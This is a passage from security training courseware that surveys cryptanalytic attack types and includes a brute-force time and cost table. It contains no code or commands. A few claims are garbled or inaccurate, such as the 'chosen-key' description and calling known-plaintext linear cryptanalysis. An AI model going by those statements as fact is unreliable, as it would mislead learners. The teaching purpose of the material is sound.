
  The key length is the same as that of the message, thus making it impossible to encrypt and send large messages.



Cryptography Attacks

- Cryptography attacks are based on the assumption that the cryptanalyst has access to the **encrypted information**

Ciphertext-only Attack	Attacker has access to the cipher text; the goal of this attack is to **recover the encryption key** from the ciphertext
Adaptive Chosen-plaintext Attack	Attacker makes a **series of interactive queries**, choosing subsequent plaintexts based on the information from the previous encryptions
Chosen-plaintext Attack	Attacker **defines their own plaintext**, feeds it into the cipher, and analyzes the resulting ciphertext
Related-Key Attack	Attacker can obtain ciphertexts encrypted under **two different keys**; this attack is useful if the attacker can obtain the plaintext and matching cipher text
Dictionary Attack	Attacker constructs a **dictionary of plaintext** along with its corresponding ciphertext that they have learnt over a certain period of time



Cryptography Attacks (Cont'd)

Known-plaintext Attack	Attacker has **knowledge of some part of the plain text**; using this information, the key used to generate ciphertext is deduced to decipher other messages
Chosen-ciphertext Attack	Attacker obtains plaintexts corresponding to an **arbitrary set** of ciphertexts of their own choosing
Rubber Hose Attack	Extraction of cryptographic secrets (e.g., the password to an encrypted file) from a person by **coercion or torture**
Chosen-key Attack	Attacker usually breaks an **n bit** key cipher into $2^{n/2}$ operations
Timing Attack	It is based on repeatedly measuring the **exact execution times** of modular exponentiation operations
Man-in-the-middle Attack	Attacker performs this attack on the **public key cryptosystems** where key exchange is required before communication takes place

Cryptography Attacks

Attackers conduct cryptography attacks by assuming that the cryptanalyst has access to the encrypted information. A cryptography attack or cryptanalysis involves the study of various principles and methods of decrypting the ciphertext back to the plaintext without knowledge of the key.

The various types of cryptography attacks are as follows:

- **Ciphertext-only Attack**

  Ciphertext-only is less effective but much more likely for the attacker. The attacker only has access to a collection of ciphertexts. This is much more likely than known plaintext but is also the most difficult. The attack is completely successful if the corresponding plaintexts (or even better, the key) can be deduced. The ability to obtain any information at all about the underlying plaintext is still considered a success. So what does the attacker do with the ciphertexts he/she has accumulated? You can analyze them for patterns, trying to find something that would give you a hint as to the key that was used to crack them. Often, the result of this attack is just a partial break and not a complete break.

- **Adaptive Chosen-plaintext Attack**

  In this type of attack, an attacker has complete access to the plaintext message including its encryption, and he/she can also modify the content of the message by making a series of interactive queries, choosing subsequent plaintext blocks based on the information from the previous encryption queries and functions. To perform this attack, an attacker needs to interact with the encryption device.

- **Chosen-plaintext Attack**

  A chosen plaintext attack is a highly effective type of cryptanalysis attack. In this attack, the attacker obtains the ciphertexts corresponding to a set of plaintexts of his/her own choosing. This allows the attacker to attempt to derive the key used and thus decrypt other messages encrypted with that key. Basically, since the attacker knows the plaintext and the resultant ciphertext, he/she gains many insights into the key used. This technique can be difficult but is not impossible.

- **Related-Key Attack**

  The related-key attack is similar to the chosen plaintext attack, except that the attacker can obtain ciphertexts encrypted under two different keys. This is actually a very useful attack if you can obtain the plaintext and matching ciphertext. The attack requires that the differing keys be closely related, e.g., in a wireless environment where subsequent keys might be derived from previous keys. Then, while the keys are different, they are close. Much like the ciphertext-only attack, this type of attack is most likely only going to yield a partial break.

- **Dictionary Attack**

  In this attack, the attacker constructs a dictionary of plaintext along with its corresponding ciphertext that he/she has analyzed and obtained for a certain period of time. After building the dictionary, if the attacker obtains the ciphertext, he/she uses the already built dictionary to find the corresponding plaintext. Attackers use this technique to decrypt keys, passwords, passphrases, and ciphertext.

- **Known-plaintext Attack**

  In this attack, the only information available to the attacker is some plaintext blocks along with the corresponding ciphertext and algorithm used to encrypt and decrypt the text. Using this information, the key used to generate the ciphertext is deduced so as to decipher other messages. This attack works on block ciphers and is an example of linear cryptanalysis. The known plaintext blocks are generated using a series of intelligent guesses and logic, and not by accessing the plaintext over a channel.

- **Chosen-ciphertext Attack**

  The attacker obtains the plaintexts corresponding to an arbitrary set of ciphertexts of his own choosing. Using this information, the attacker tries to recover the key used to encrypt the plaintext. To perform this attack, the attacker must have access to the communication channel between the sender and the receiver.

  There are two variants of this attack:

  - Lunchtime or Midnight Attack: In this attack, the attacker can have access to the system for only a limited amount of time or can access only a few plaintext-ciphertext pairs.
  - Adaptive Chosen-ciphertext Attack: In this attack, the attacker selects a series of ciphertexts and then observes the resulting plaintext blocks.

- **Rubber Hose Attack**

  Attackers extract cryptographic secrets (e.g., the password to an encrypted file) from a person by coercion or torture. In general, people under pressure cannot maintain security, and they will reveal secrets or hidden information. Attackers torture victims to reveal secret keys or passwords used to encrypt the information.

- **Chosen-key Attack**


  In this type of attack, an attacker not only breaks a ciphertext but also breaks into a larger system, which is dependent of that ciphertext. The attacker usually breaks an n-bit key cipher into $2^{n/2}$ operations. Once an attacker breaks the cipher, he gets access to the system, and he can control the whole system, access confidential data, and perform further attacks.

- **Timing Attack**

  It is based on repeatedly measuring the exact execution times of modular exponentiation operations. The attacker tries to break the ciphertext by analyzing the time taken to execute the encryption and decryption algorithm for various inputs. In a computer, the time taken to execute a logical operation may vary based on the input given. An attacker tries to extract the plaintext by giving varying inputs.

- **Man-in-the-Middle Attack**

  This attack is performed against a cryptographic protocol. Here, an attacker intercepts the communication between a client and a server and negotiates the cryptographic parameters. Using this attack, an attacker can decrypt the encrypted content and obtain confidential information such as system passwords. An attacker can also inject commands that can modify the data in transit. The attacker usually performs an MITM attack on public-key cryptosystems where key exchange is required before communication takes place.



Brute-Force Attack

Attack Scheme	Defeating a cryptographic scheme by **trying a large number of possible keys** until the correct encryption key is discovered
Brute-Force Attack	Brute-force attack is a **high-resource and time intensive process**, but it is more guaranteed to achieve results
Success Factors	Success of brute-force attack depends on the **length of the key**, **time constraint**, and **system security mechanisms**

Power/Cost	40 bits (5 char)	56 bits (7 char)	64 bits (8 char)	128 bits (16 char)
$ 2K (1 PC; can be achieved by an individual)	1.4 min	73 days	50 years	10^20 years
$ 100K (can be achieved by a company)	2 sec	35 hours	1 year	10^19 years
$ 1M (can be achieved by a huge organization or a state)	0.2 sec	3.5 hours	37 days	10^18 years

Estimated Time for Successful Brute-force Attack

Brute-Force Attack

It is extremely difficult to crack cryptographic systems, as they have no practical weaknesses to exploit; however, it is not impossible. Cryptographic systems use cryptographic algorithms to encrypt a message. These cryptographic algorithms use a key to encrypt or decrypt messages. In cryptography, this key is the important parameter that specifies the transformation of plaintext to ciphertext and vice versa. If you are able to guess or find the key used for decryption, then you can decrypt the messages and read them in clear text. 128-bit keys are common and considered strong. From a security perspective, to avoid guessing the key, cryptographic systems use randomly generated keys. This makes you devote considerable effort toward guessing the key. However, you still have a choice to determine the key used for encryption or decryption.

You can attempt to decrypt a message using all possible keys until you discover the key used for encryption. This method of discovering a key is called a brute-force attack. However, doing so requires a massive amount of processing power. It is a resource-intensive and time-intensive process. For any non-flawed protocol, the average time needed to find the key in a brute-force attack depends on the length of the key. If the key length is short, then it will take less time to find the key; if it is long, it will take more time. A brute-force attack will be successful if and only if the attacker has enough time to discover the key. However, the time required is relative to the length of the key.

The difficulty of a brute-force attack depends on various factors, such as

- The length of the key
- The number of possible values each component of the key can have
- The time it takes to attempt each key

